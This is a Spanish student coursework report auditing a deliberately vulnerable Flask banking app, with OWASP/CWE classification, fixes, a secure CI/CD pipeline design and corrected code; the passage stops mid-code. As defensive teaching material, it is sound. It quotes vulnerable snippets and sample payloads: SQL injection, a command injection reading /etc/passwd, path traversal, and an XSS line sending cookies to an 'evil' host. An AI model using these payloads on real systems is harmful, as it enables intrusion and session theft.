

Curso de Especialización Ciberseguridad en las TIC

Proyecto tema 5 - PPS

Objetivos

- Analizar las vulnerabilidades.
- Proponer mejoras.
- Diseñar el pipeline seguro.
- Implementar las correcciones sobre el código real.
- Configurar las cabeceras HTTP.
- Analizar con herramientas SAST.

Resumen

Autores: Sammy, Luisa, Marina e Isaac.

Mayo-2026

IES Camp de Morvedre

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Índice de Contenidos

1. Bloque A - Parte teórica.....	4
Tarea 1 — Identificación y análisis de vulnerabilidades.....	4
Tarea 2 — Propuestas de corrección y hardening.....	11
Tarea 3 — Diseño del pipeline CI/CD seguro.....	15
Tarea 4 — Cuestiones de reflexión transversal.....	20
2. Bloque B - Parte práctica.....	21
P1 — Corrección del código.....	21
P2 — Cabeceras de seguridad HTTP.....	30
P3 — Análisis SAST con herramienta real.....	31
Análisis comparativo.....	33
P4 — Dockerfile seguro.....	34

1. Bloque A - Parte teórica.

Tarea 1 — Identificación y análisis de vulnerabilidades.

N	Nombre técnico (CWE/OWASP)	Línea/s	Cómo se explota	Impacto CIA	Riesgo	
1	Secret key hardcodeada CWE-798 · A07:2021	L14	La clave está en el código fuente. Cualquiera con acceso al repo puede forjar cookies de sesión firmadas con Flask.	Suplantación de identidad de cualquier usuario/admin.	C✓ I✓ D-	Crítico
2	Contraseñas en texto plano CWE-256 / CWE-312 · A02:2021	L31-34	Si la BD es robada o hay SQL injection, las contraseñas se obtienen directamente sin necesidad de cracking.	Compromiso inmediato de todas las cuentas; reutilización en otros servicios.	C✓ I~ D-	Crítico
3	SQL Injection CWE-89 · A03:2021	L45-47	Payload ' OR '1'='1 en usuario omite autenticación. Con UNION SELECT se vuelca la BD completa.	Bypass de login, exfiltración de usuarios/contraseñas, potencial escritura/borrado de datos.	C✓ I✓ D~	Crítico
4	Cross-Site	L56-65	El mensaje de	Robo	C✓ I~	Crítico

	Scripting (XSS Reflejado) CWE-79 · A03:2021		error se concatena sin escapar en el HTML. Un <script> en el campo usuario se ejecuta en el navegador de la víctima.	de sesión, redirección a phishing, keylogging en el formulario de login bancario.	D-	
5	Broken Access Control — sin verificación de sesión CWE-306 · A01:2021	L70-72	Acceder directamente a /dashboard sin cookie de sesión muestra el panel con el usuario "Invitado".	Acceso no autorizado al panel de usuario; base para escalar a otras rutas protegidas.	C✓ I- D-	Alto
6	Broken Access Control — panel admin sin control de rol CWE-285 · A01:2021	L76-78	Cualquier usuario autenticado (o incluso sin sesión) accede a /admin con una petición GET directa.	Exposición de información de todos los usuarios del sistema; escalada de privilegios horizontal/vertical.	C✓ I~ D-	Crítico
7	Command Injection	L84-86	Parámetro host=127.0.0.1;	Control total	C✓ I✓ D✓	Crítico

	CWE-78 · A03:2021		cat /etc/passwd ejecuta comandos arbitrarios en el sistema operativo del servidor.	del servidor: exfiltración de datos, instalación de malware, movimiento lateral.		
8	Path Traversal CWE-22 · A01:2021	L91-97	Parámetro nombre=.././etc/passwd lee ficheros arbitrarios fuera de la carpeta uploads/.	Lectura de ficheros de configuración, claves privadas, código fuente, /etc/shadow.	C✓ I- D-	Crítico
9	Ausencia de cabeceras de seguridad HTTP CWE-693 · A05:2021	L100-101	Sin CSP, X-Frame-Options, HSTS ni X-Content-Type-Options, la app es vulnerable a clickjacking, MIME sniffing y potencia los ataques XSS.	Amplifica la superficie de ataque; facilita clickjacking y ataques de canal lateral.	C~ I~ D-	Alto
10	Debug mode en producción CWE-94 / CWE-215 · A05:2021	L105	Con debug=True Werkzeug expone un debugger interactivo accesible desde el navegador que permite	Ejecución remota de código (RCE) completa en el servidor	C✓ I✓ D✓	Crítico

			ejecutar código Python arbitrario.	r de producción.		
11	Binding en todas las interfaces (0.0.0.0) CWE-605 · A05:2021	L105	El servidor escucha en todas las interfaces de red, exponiendo el debugger y la app directamente a Internet sin firewall de aplicación.	Exposición directa de todas las vulnerabilidades anteriores a cualquier actor externo.	C~ I~ D~	Alto

Se han identificado 11 vulnerabilidades en total. Aquí un resumen por categoría:

Críticas (7) — riesgo de compromiso total del sistema:

- V-01 a V-04: la combinación de secret key hardcodeada + contraseñas en plano + SQL injection + XSS permite comprometer cualquier cuenta bancaria con un único payload.
- V-06 y V-07: el panel de admin sin control de rol y el command injection son las vulnerabilidades más peligrosas operativamente — dan control del servidor sin autenticación previa.
- V-10: el debugger de Werkzeug activo equivale a una consola Python abierta al público.

Altas (3):

- V-05, V-09 y V-11 amplifican y facilitan la explotación de las anteriores, reduciendo la fricción para el atacante.

Leyenda CIA: C = Confidencialidad · I = Integridad · D = Disponibilidad · ✓ = comprometido directamente · ~ = comprometido parcialmente/indirectamente · – = no afectado directamente.

Preguntas teóricas adicionales para esta tarea:

1. ¿Qué herramienta de análisis estático (SAST) usarías para detectar automáticamente estas vulnerabilidades en el pipeline? Justifica tu elección indicando al menos dos criterios (lenguaje, integración CI, tipos de vulnerabilidades detectadas).

Herramienta SAST recomendada: Semgrep

Criterios de elección:

- **Soporte nativo de Python/Flask:** tiene reglas predefinidas que detectan exactamente los patrones del código analizado — concatenación SQL sin parametrizar, subprocess.getoutput con input del usuario, render_template_string con variables no escapadas, y debug=True. Bandit también es válido para Python, pero su cobertura de reglas es más limitada y no detecta XSS ni path traversal con la misma precisión.
- **Integración CI/CD sin fricción:** se ejecuta como un paso más en GitHub Actions, GitLab CI o Jenkins con un único comando (semgrep --config=auto.), devuelve código de salida no-cero si encuentra hallazgos (lo que bloquea el merge), y genera informes en SARIF compatible con GitHub Security.
- **Tipos de vulnerabilidades detectadas:** cubre SQL injection, command injection, path traversal, XSS, secretos hardcodeados, configuraciones inseguras de Flask y patrones OWASP Top 10. Para secretos específicamente se complementa bien con **Trufflehog** o **detect-secrets** en el mismo pipeline.

Segunda opción razonable: **Bandit** — más simple, exclusivo de Python, ideal para equipos pequeños que quieren resultados rápidos sin configuración.

2. Clasifica cada vulnerabilidad según la categoría del OWASP Top 10 2021 que corresponda (A01, A02, A03... A10).

Vulnerabilidad	Categoría
V-01 — Secret key hardcodeada	A02 — Cryptographic Failures
V-02 — Contraseñas en texto plano	A02 — Cryptographic Failures
V-03 — SQL Injection	A03 — Injection
V-04 — XSS Reflejado	A03 — Injection
V-05 — Dashboard sin verificar sesión	A01 — Broken Access Control
V-06 — Admin sin control de rol	A01 — Broken Access Control
V-07 — Command Injection	A03 — Injection
V-08 — Path Traversal	A01 — Broken Access Control
V-09 — Sin cabeceras de seguridad	A05 — Security Misconfiguration
V-10 — Debug mode activo	A05 — Security Misconfiguration
V-11 — Binding en 0.0.0.0	A05 — Security Misconfiguration

3. Explica qué significa el modelo CIA y cómo se aplica en una auditoría de seguridad de una aplicación web.

CIA son las tres propiedades fundamentales que cualquier sistema de información debe proteger:

Confidencialidad (Confidentiality) — que la información solo sea accesible para quien está autorizado. En una auditoría web se comprueba en vectores como SQL injection que vuelca datos, path traversal que lee ficheros del servidor, o ausencia de cifrado en contraseñas almacenadas. Una brecha de confidencialidad en una app bancaria significa que un atacante lee saldos, datos personales o credenciales de otros usuarios.

Integridad (Integrity) — que la información no pueda ser alterada por quien no está autorizado. En una auditoría se evalúa si un atacante puede modificar datos: un SQL injection con UPDATE/DELETE, un command injection que sobrescribe ficheros, o la ausencia de validación que permite que un usuario manipule su propio saldo o el de terceros.

Disponibilidad (Availability) — que el sistema esté operativo cuando se necesita. En una auditoría web se analiza si hay vectores de denegación de servicio: un command injection que ejecuta `rm -rf`, una query sin límite que colapsa la base de datos, o un debug mode que permite a un atacante terminar procesos del servidor.

Durante una auditoría cada hallazgo se puntúa indicando cuál de las tres propiedades compromete y con qué severidad (directamente, parcialmente, o no afectada). Esto no es solo taxonomía — determina las prioridades de remediación. Una vulnerabilidad que rompe las tres (como el command injection de V-07 o el debug mode de V-10) sube automáticamente a crítica porque el impacto es total sobre el sistema. Una que solo afecta a confidencialidad (como V-08 path traversal en modo solo lectura) es grave pero no compromete la operación del servicio. En el contexto bancario, una brecha de integridad —que un usuario pueda modificar transacciones— tiene además implicaciones legales y regulatorias que elevan el riesgo más allá del técnico.

Tarea 2 — Propuestas de corrección y hardening.

Se pide que para cada vulnerabilidad identificada se describa la solución correcta.

1. **Vulnerabilidad:** Secret key hardcodeada en Flask. **Corrección:** Eliminar la clave del código (`app.secret_key = "..."`) y cargarla desde una variable de entorno con `app.config['SECRET_KEY'] = os.environ.get('SECRET_KEY')`. Esto evita que un atacante con acceso al repositorio pueda firmar cookies válidas y suplantar identidades. **Impacto eliminado:** A07:2021 - Identification and Authentication Failures. **Riesgo residual:** Bajo si el secreto se gestiona correctamente.
2. **Vulnerabilidad:** Contraseñas en texto plano en base de datos. **Corrección:** Sustituir el almacenamiento directo por hashing seguro usando `generate_password_hash()` y verificar con `check_password_hash()`. Esto impide que, aunque un atacante acceda a la base de datos, pueda obtener las contraseñas reales sin un proceso de cracking costoso. **Impacto eliminado:** A02:2021 - Cryptographic Failures. **Riesgo residual:** Bajo si se usan algoritmos robustos.
3. **Vulnerabilidad:** SQL Injection en `/login`. **Corrección:** Sustituir la concatenación de strings (`"SELECT ... " + username + ""`) por consulta parametrizada con `cursor.execute("SELECT * FROM usuarios WHERE username=? AND password=?", (username, password))`. Esto separa el código de los datos: aunque el usuario introduzca `' OR '1'='1'`, ese valor se trata como un dato literal y nunca como parte de la query SQL. **Impacto eliminado:** A03:2021 - Injection. **Riesgo residual:** Bajo si se combina con validación de entrada.
4. **Vulnerabilidad:** XSS reflejado en `/login`. **Corrección:** Sustituir la concatenación directa en HTML por uso de plantillas con `autoescape` (`{{ error }}` en Jinja2). Esto evita que un payload como `<script>alert(1)</script>` se ejecute en el navegador, tratándolo como texto y no como código. **Impacto eliminado:** A03:2021 - Injection (XSS). **Riesgo residual:** Bajo si se escapan todas las salidas
5. **Vulnerabilidad:** Broken Access Control en `/dashboard`. **Corrección:** Verificar sesión antes de permitir acceso con `if 'user' not in session: return redirect('/login')`. Esto impide que un usuario no autenticado acceda directamente a la ruta protegida. **Impacto eliminado:** A01:2021 - Broken

- Access Control. **Riesgo residual:** Bajo si se aplica en todas las rutas protegidas.
6. **Vulnerabilidad:** Broken Access Control en /admin (sin control de rol). **Corrección:** Añadir verificación de rol con `if session.get('rol') != 'admin': abort(403)`. Esto impide que usuarios no autorizados accedan al panel de administración. **Impacto eliminado:** A01:2021 - Broken Access Control. **Riesgo residual:** Bajo si los roles están bien definidos.
 7. **Vulnerabilidad:** Command Injection en /ping. **Corrección:** Sustituir `subprocess.getoutput("ping -c 1 " + host)` por `subprocess.run(["ping", "-c", "1", host], check=True)` evitando el uso de shell. Esto impide que un payload como `127.0.0.1; cat /etc/passwd` sea interpretado como comando del sistema. **Impacto eliminado:** A03:2021 - Injection. **Riesgo residual:** Bajo si se valida el input.
 8. **Vulnerabilidad:** Path Traversal en /archivo. **Corrección:** Validar y normalizar la ruta con `os.path.abspath()` y comprobar que permanece dentro de `uploads/`. Esto evita que un atacante use `../etc/passwd` para acceder a archivos fuera del directorio permitido. **Impacto eliminado:** A01:2021 - Broken Access Control. **Riesgo residual:** Bajo si se restringe correctamente la ruta.
 9. **Vulnerabilidad:** Ausencia de cabeceras de seguridad HTTP. **Corrección:** Añadir cabeceras en Flask (Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, Strict-Transport-Security). Esto reduce vectores como XSS, clickjacking y ataques de MIME sniffing. **Impacto eliminado:** A05:2021 - Security Misconfiguration. **Riesgo residual:** Medio-bajo (defensa en profundidad).
 10. **Vulnerabilidad:** Debug mode activado en producción. **Corrección:** Cambiar `app.run(debug=True)` a `debug=False`. Esto evita exponer el debugger interactivo que permite ejecutar código Python arbitrario desde el navegador. **Impacto eliminado:** A05:2021 - Security Misconfiguration. **Riesgo residual:** Bajo.
 11. **Vulnerabilidad:** Binding en 0.0.0.0. **Corrección:** Cambiar `host="0.0.0.0"` a `host="127.0.0.1"` y exponer la aplicación mediante un proxy inverso (Nginx). Esto reduce la exposición directa del servicio a Internet. **Impacto eliminado:** A05:2021 - Security Misconfiguration. **Riesgo residual:** Bajo si hay controles perimetrales.

Responde además a las siguientes cuestiones teóricas:

4. Define al concepto de Hardening y describe al menos 5 medidas de bastionado que aplicarías al servidor donde se despliega esta aplicación.

El Hardening es el conjunto de prácticas orientadas a reducir la superficie de ataque de un sistema antes de su puesta en producción, eliminando configuraciones inseguras, servicios innecesarios y vectores de explotación. Su objetivo es minimizar vulnerabilidades y aplicar el principio de mínimo privilegio para mejorar la confidencialidad, integridad y disponibilidad.

En un servidor de despliegue aplicaría medidas de bastionado como la eliminación de software y servicios no esenciales para reducir la superficie de ataque, el cierre de puertos no utilizados y la restricción del tráfico mediante firewall, el cambio de credenciales por defecto junto con el refuerzo de los mecanismos de autenticación, la actualización periódica del sistema con parches de seguridad, y la correcta gestión de usuarios y permisos siguiendo el principio de mínimo privilegio. Además, complementarías estas acciones con copias de seguridad y la securización de los servicios que deban permanecer activos.

5. ¿Qué son las cabeceras HTTP de seguridad? Explica el propósito y la sintaxis correcta de: Content-Security-Policy, X-Frame-Options y Strict-Transport-Security (HSTS).

Las cabeceras HTTP de seguridad son directivas que el servidor envía al navegador en la respuesta HTTP para indicar cómo debe comportarse frente a ciertos riesgos de seguridad, como ejecución de código malicioso, clickjacking o conexiones inseguras. Su objetivo es añadir una capa de protección en el lado cliente.

A continuación, se explican el propósito y la sintaxis correcta de las cabeceras mencionadas en la pregunta.

- Content-Security-Policy (CSP) permite definir qué recursos (scripts, estilos, imágenes, etc.) están permitidos en la aplicación, actuando como defensa frente a XSS. Su sintaxis se basa en directivas, por ejemplo: `Content-Security-Policy: default-src 'self'; script-src 'self' https://apis.ejemplo.com`. Esto indica que solo se pueden cargar recursos desde el propio dominio y scripts desde orígenes específicos.

- X-Frame-Options protege frente a ataques de clickjacking evitando que la aplicación sea cargada dentro de un iframe. Su sintaxis típica es: *X-Frame-Options: DENY* o *X-Frame-Options: SAMEORIGIN*. Con esto se impide que otros sitios incrusten la aplicación y engañen al usuario para que interactúe sin saberlo.
- Strict-Transport-Security (HSTS) obliga al navegador a utilizar siempre HTTPS en futuras conexiones con el servidor, evitando ataques de tipo downgrade o man-in-the-middle. Su sintaxis es: *Strict-Transport-Security: max-age=31536000; includeSubDomains*. Donde max-age define el tiempo en segundos durante el cual se debe forzar HTTPS, e includeSubDomains aplica la política también a subdominios.

6. ¿Qué es el principio de mínimo privilegio? Pon ejemplos concretos de cómo lo aplicarías en esta aplicación a nivel de base de datos, sistema operativo y contenedor Docker.

El principio de mínimo privilegio (PoLP) establece que cada usuario, proceso o sistema debe tener únicamente los permisos estrictamente necesarios para realizar su función, y ninguno más. Su objetivo es reducir la superficie de ataque y limitar el impacto en caso de compromiso.

En esta aplicación se aplicaría, por ejemplo, a nivel de base de datos creando un usuario específico para la app con permisos limitados (SELECT, INSERT) en lugar de usar cuentas con privilegios de administración, evitando así modificaciones o borrados masivos si se produce una intrusión. A nivel de sistema operativo, la aplicación no debería ejecutarse como usuario root, sino como un usuario sin privilegios, restringiendo el acceso a archivos sensibles del sistema. En un contenedor Docker, se aplicaría utilizando una imagen mínima, ejecutando el proceso como usuario no root (USER appuser) y limitando capacidades del contenedor (--cap-drop ALL), de modo que incluso si se compromete la aplicación, el atacante tenga un alcance muy limitado.

7. ¿Qué son los secrets y por qué es un error crítico incluirlos en el código fuente o en un repositorio Git? Menciona dos herramientas de gestión de secrets y explica su funcionamiento básico.

Los secrets son datos sensibles utilizados por una aplicación, como contraseñas, claves API, tokens o claves criptográficas, que permiten acceder a recursos protegidos (bases de datos, servicios externos, etc.).

Incluir secrets en el código fuente o en un repositorio Git es un error crítico porque estos repositorios pueden ser accedidos por otros usuarios o filtrados, lo que permitiría a un atacante obtener credenciales válidas. Además, una vez que un secreto se sube a Git, queda en el historial y es difícil eliminarlo completamente, aumentando el riesgo de compromiso permanente.


Para evitarlo, los secrets deben gestionarse de forma externa y segura. Dos herramientas comunes son:

- Docker Secrets, que permite almacenar datos sensibles fuera de la imagen del contenedor y los inyecta en tiempo de ejecución como archivos dentro del sistema (/run/secrets/). De este modo, las credenciales no forman parte del código ni de la imagen, reduciendo su exposición.
- Kubernetes Secrets, que funcionan de forma similar, almacenando información sensible (como contraseñas o certificados) de forma cifrada en el clúster y permitiendo que los contenedores accedan a ellos mediante variables de entorno o archivos. Esto separa la configuración sensible del código de la aplicación y mejora la seguridad.

Tarea 3 — Diseño del pipeline CI/CD seguro.

8. Un diagrama del pipeline.

El siguiente diagrama representa el pipeline CI/CD diseñado para el despliegue seguro de la aplicación SecureBank. Este flujo implementa un enfoque de seguridad integrada (DevSecOps), donde cada fase incorpora controles automáticos de calidad y seguridad antes de permitir el avance a producción.



9. Indica en qué puntos del pipeline se aplica gatekeeping: que condición exacta debe cumplirse para que el pipeline avance a la siguiente fase y que ocurre cuando falla.

En el pipeline se aplican controles de gatekeeping en las siguientes fases:

- **Lint:** el pipeline se detiene si existen errores de estilo críticos.
- **Test:** no se permite continuar si algún test falla.
- **SAST:** si se detectan vulnerabilidades de severidad alta o crítica, el pipeline se bloquea.
- **SCA:** dependencias vulnerables bloquean el avance.
- **Scan de imagen:** si la herramienta de escaneo de vulnerabilidades detecta CVEs críticas, no se genera la imagen final.
- **Deploy:** solo se ejecuta si todas las fases anteriores han sido superadas correctamente.

En caso de fallo en cualquier gate, el pipeline se interrumpe y no se despliega a producción.

10. ¿Qué herramientas concretas incluirías en cada fase? Cubre como mínimo: herramienta SAST, análisis de dependencias (SCA/supply chain) y análisis de imagen Docker.

En un pipeline CI/CD seguro se utilizan distintas herramientas en cada fase con el objetivo de garantizar la calidad del código, la detección temprana de vulnerabilidades y la seguridad del despliegue.

1. Commit / Lint / Build

Lint: flake8 (Python), Checkstyle (Java)

Build: Maven (Java), setuptools o pip (Python)

Objetivo: asegurar calidad de código y compilación correcta.

2. Testing

pytest (Python), JUnit (Java), Mockito (Java), unittest.mock (Python)

Objetivo: Validar funcionalidad sin depender de servicios externos.

3. SAST (Static Application Security Testing)

Semgrep, Bandit (Python), SonarQube

Objetivo: detectar vulnerabilidades en el código como SQL Injection, XSS, Command Injection o uso inseguro de secretos.

4. SCA (Software Composition Analysis / Supply Chain)

OWASP Dependency-Check, Snyk, pip-audit, npm audit

Objetivo: detectar vulnerabilidades en dependencias y librerías de terceros.

5. SBOM (Software Bill of Materials)

Syft

Objetivo: generar inventario de componentes del software. Formatos recomendados CycloneDX o SPDX.

6. Construcción de imagen Docker

Docker

Objetivo: generar una imagen reproducible con la aplicación y dependencias.

7. Análisis de imagen Docker

Trivy, Docker Scout, Clair

Objetivo: detectar vulnerabilidades en sistema base y dependencias dentro de la imagen.

8. CI/CD

GitHub Actions, GitLab CI, Jenkins

11. ¿Qué es un SBOM (Software Bill of Materials)? Para qué sirve y como lo generarías e integrarías en el pipeline. Menciona el formato estándar que usarías (SPDX o CycloneDX).

Un **SBOM (Software Bill of Materials)** es un inventario de todos los componentes, librerías y dependencias que forman parte de una aplicación.

Sirve para conocer exactamente qué software incluye una aplicación, mejorar la trazabilidad, detectar vulnerabilidades en dependencias y facilitar la gestión de la cadena de suministro del software.

En el pipeline se generaría después del build usando herramientas como Syft, que analiza el proyecto o la imagen y genera un archivo con todas las dependencias. Este archivo se guarda como artefacto del pipeline y puede usarse en fases de análisis de seguridad.

Ejemplo de generación:

```
syft . -o cyclonedx-json > sbom.json
```

El formato estándar recomendado es CycloneDX, aunque también existe SPDX. CycloneDX es el más utilizado en entornos de seguridad y DevSecOps.

En resumen, el SBOM permite tener control total sobre los componentes del software y es clave para la seguridad de la cadena de suministro.

12. ¿Qué es IaC (Infrastructure as Code)? Qué ventajas de seguridad aporta frente a la configuración manual del servidor? Menciona al menos una herramienta y un ejemplo de lo que podría definirse como código.

IaC (Infrastructure as Code) es una forma de gestionar y configurar la infraestructura mediante código en lugar de hacerlo manualmente. Permite definir servidores, redes, contenedores y servicios usando archivos de configuración versionables.

Las principales ventajas de seguridad frente a la configuración manual son: reducción de errores humanos, consistencia entre entornos, trazabilidad de

cambios mediante control de versiones, posibilidad de auditoría y facilidad para replicar configuraciones seguras. También permite aplicar estándares de seguridad de forma automatizada.

Una herramienta común es Terraform.

Ejemplo de código IaC:

```
resource "docker_container" "securebank" {  
  image = "securebank:latest"  
  name = "securebank-app"  
}
```

En este ejemplo se define un contenedor Docker de forma declarativa, lo que permite recrear de manera idéntica en cualquier entorno.

13. Define supply chain attack con un ejemplo real (puedes usar SolarWinds 2020 o xz-utils 2024) y explica qué controles del pipeline que has diseñado mitigaría ese tipo de riesgo.

Un supply chain attack es un ataque en el que el atacante compromete la cadena de suministro del software, es decir, herramientas, dependencias o componentes de terceros utilizados en el desarrollo o despliegue de una aplicación, con el objetivo de introducir código malicioso en sistemas finales.

Un ejemplo real es el caso de SolarWinds (2020), donde los atacantes comprometieron una actualización del software Orion, distribuyéndola a miles de organizaciones. Al instalar la actualización, las víctimas introducían malware en sus sistemas de forma automática.

Otro ejemplo reciente es el caso de xz-utils (2024), donde se intentó introducir una puerta trasera en una librería ampliamente utilizada en sistemas Linux.

En el pipeline diseñado, este tipo de riesgo se mitiga mediante varios controles:

- SCA (Software Composition Analysis): herramientas como OWASP Dependency-Check detectan vulnerabilidades conocidas en dependencias.
- SBOM: permite conocer exactamente qué componentes se están utilizando y facilita la detección de componentes comprometidos.

- Análisis de imagen Docker con Trivy: detecta vulnerabilidades en librerías incluidas en la imagen final.
- Uso de versiones fijas de dependencias: evita que se descarguen versiones modificadas sin control.
- Gatekeeping en el pipeline: bloquea el despliegue si se detectan vulnerabilidades críticas.

Tarea 4 — Cuestiones de reflexión transversal.

14. Un compañero de equipo propone desactivar el análisis SAST del pipeline porque 'ralentiza demasiado las entregas'. ¿Cómo argumentamos en contra? Usa conceptos del tema (shift left, coste de un fallo en producción, ciclo de vida seguro del software).

No se puede desactivar el SAST del pipeline porque de esa manera no se podría encontrar errores antes del despliegue o no se haría un análisis exhaustivo por lo que es una técnica de seguridad esencial en entornos DevSecOps que revisa el código “desde dentro” para mejorar la calidad y la seguridad del software y desactivarlo conlleva riesgos.

15. ¿Qué diferencia hay entre un mock y un stub en pruebas automatizadas? En qué punto del pipeline se usan y por qué es importante que los test no dependan de servicios externos reales como bases de datos de producción o APIs de pago?

La diferencia entre Stub y Mock es que Stub proporciona respuestas predefinidas a las llamadas realizadas durante la prueba centrándose en el estado final. Y Mock registra las interacciones y valida si el comportamiento fue el correcto, centrándose principalmente en el comportamiento. Estos objetos se usan principalmente en las primeras etapas del pipeline a través de pruebas unitarias y pruebas de integración aisladas. Dependencia de servicios externos conlleva riesgos críticos tales como el determinismo y fiabilidad en el que la API de pago puede caer o la conexión a la base de datos sea lenta y puede afectar a los resultados de los test. Como las pruebas unitarias deben ejecutarse en segundos, las consultas a la red o a la base de datos puede ser más lenta. En temas de coste y seguridad, ejecutar pruebas contra una API de pago puede incurrir en cargos y además , el

usar datos reales puede violar normativas de privacidad. Por parte del aislamiento, las pruebas deben evaluar una sola unidad de código por lo que, si el test falla, se debe saber que el error está en el código y no en la infraestructura externa.

16. Explica con tus propias palabras por qué `debug=True` en Flask o la exposición de stack traces en Java es una vulnerabilidad de seguridad real y no solo un 'descuido de desarrollo'. Qué información puede obtener un atacante de un stack trace?

La función `debug=True` en flask es una vulnerabilidad de seguridad real y no solo un descuido de desarrollo por lo que un atacante puede obtener información de los errores internos de la aplicación, realizar ejecución remota de código con un PIN robado o adivinada para acceder a la consola o por la configuración que está diseñado para desarrollo por lo que no es óptimo ni seguro para el tráfico real.

2. Bloque B - Parte práctica.

P1 — Corrección del código.

Análisis y corrección de vulnerabilidades

Tabla resumen

ID	Vulnerabilidad	OWASP	Líneas	Riesgo
V-01	Secret key hardcodeada	A02	L14	Crítico
V-02	Contraseñas en texto plano	A02	L31-34	Crítico
V-03	SQL Injection	A03	L45-47	Crítico
V-04	XSS Reflejado	A03	L56-65	Crítico
V-05	Broken Access Control — sin verificar sesion	A01	L70-72	Alto
V-06	Broken Access Control — admin sin control de rol	A01	L76-78	Crítico
V-07	Command Injection	A03	L84-86	Crítico
V-08	Path Traversal	A01	L91-97	Crítico

V-09	Ausencia de cabeceras de seguridad HTTP	A05	L100-101	Alto
V-10	Debug mode activo en produccion	A05	L105	Crítico
V-11	Binding en todas las interfaces (0.0.0.0)	A05	L105	Alto

Fichas de corrección

V-01 — Secret key hardcodeada - Crítico

OWASP: A02 — Cryptographic Failures. CWE: CWE-798. Líneas: L14

Código vulnerable

```
# VULNERABLE – clave fija en código fuente
app.secret_key = "clave_super_secreta_123"
```

Código corregido

```
# CORREGIDO – leída de variable de entorno;
# si no existe (dev), genera 32 bytes aleatorios seguros.
import secrets, os
app.secret_key = os.environ.get("SECRET_KEY", secrets.token_hex(32))
```

Por qué la corrección elimina el riesgo

Con la clave hardcodeada, cualquiera con acceso al repositorio puede forjar cookies de sesión Flask firmadas con HMAC-SHA1. La corrección externaliza el secreto a una variable de entorno (gestionada por un vault en producción) y, si no existe, genera un valor criptográficamente aleatorio de 256 bits en cada arranque.

V-02 — Contraseñas en texto plano Crítico

OWASP: A02 — Cryptographic Failures CWE: CWE-256 / CWE-312 Líneas: L31-34

Código vulnerable

```
# VULNERABLE – contraseña en texto plano
conn.execute("INSERT OR IGNORE INTO usuarios VALUES"
            "(1, 'admin', 'admin123', 'admin')")
```

Código corregido

```
# CORREGIDO – hash bcrypt via werkzeug
from      werkzeug.security      import      generate_password_hash,
check_password_hash

admin_hash = generate_password_hash('admin123')

conn.execute('INSERT OR IGNORE INTO usuarios ...',
              (1, 'admin', admin_hash, 'admin'))
```

Verificación:

if user and check_password_hash(user['password_hash'], password):

Por qué la corrección elimina el riesgo

Si la base de datos es exfiltrada, las contraseñas en texto plano se obtienen de forma instantánea. bcrypt incorpora salt automático y un work factor que hace inviable el cracking por fuerza bruta, incluso con hardware dedicado.

V-03 — SQL Injection Crítico

OWASP: A03 — Injection CWE: CWE-89 Líneas: L45-47

Código vulnerable

```
# VULNERABLE – concatenación directa del input

query = ("SELECT * FROM usuarios WHERE username='"
        + username + "' AND password='" + password + "'")

cursor = conn.execute(query)
```

Código corregido

```
# CORREGIDO – consulta parametrizada con placeholder ?

query = 'SELECT * FROM usuarios WHERE username = ?'

cursor = conn.execute(query, (username,))
```

Por qué la corrección elimina el riesgo

Con el payload ' OR '1'='1 en el campo usuario se obtiene acceso sin credenciales. Con UNION SELECT se vuelca toda la BD. La consulta parametrizada separa código SQL de datos: el driver SQLite escapa los valores antes de enviarlos al motor, haciendo imposible que el input sea interpretado como SQL.

V-04 — XSS Reflejado Crítico

OWASP: A03 — Injection CWE: CWE-79 Líneas: L56-65

Código vulnerable

```
# VULNERABLE – error reflejado sin escapar en HTML

html = """...<p style="color:red">""" + error + """</p>..."""
```

Código corregido

```
# CORREGIDO – escape con markupsafe

from markupsafe import escape

safe_error = escape(error)

html = f"""...<p style="color:red">{safe_error}</p>..."""
```

Por qué la corrección elimina el riesgo

Un payload `<script>document.location='http://evil/?c='+document.cookie</script>` en el campo usuario roba la cookie de sesión de cualquier víctima que visite el enlace manipulado. `escape()` convierte `< > ' ' &` en entidades HTML, por lo que el payload se muestra como texto inofensivo.

V-05 — Broken Access Control — sin verificar sesion Alto

OWASP: A01 — Broken Access Control CWE: CWE-306 Líneas: L70-72

Código vulnerable

```
# VULNERABLE – dashboard accesible sin sesion activa

@app.route('/dashboard')

def dashboard():

    user = session.get('user', 'Invitado') # sin login
```

Código corregido

```
# CORREGIDO – decorador login_required

def login_required(f):

    @wraps(f)
```



```
def decorated(*args, **kwargs):  
    if 'user' not in session:  
        return redirect('/login')  
    return f(*args, **kwargs)  
  
return decorated  
  
@app.route('/dashboard')  
@login_required  
def dashboard():  
    user = session['user']
```

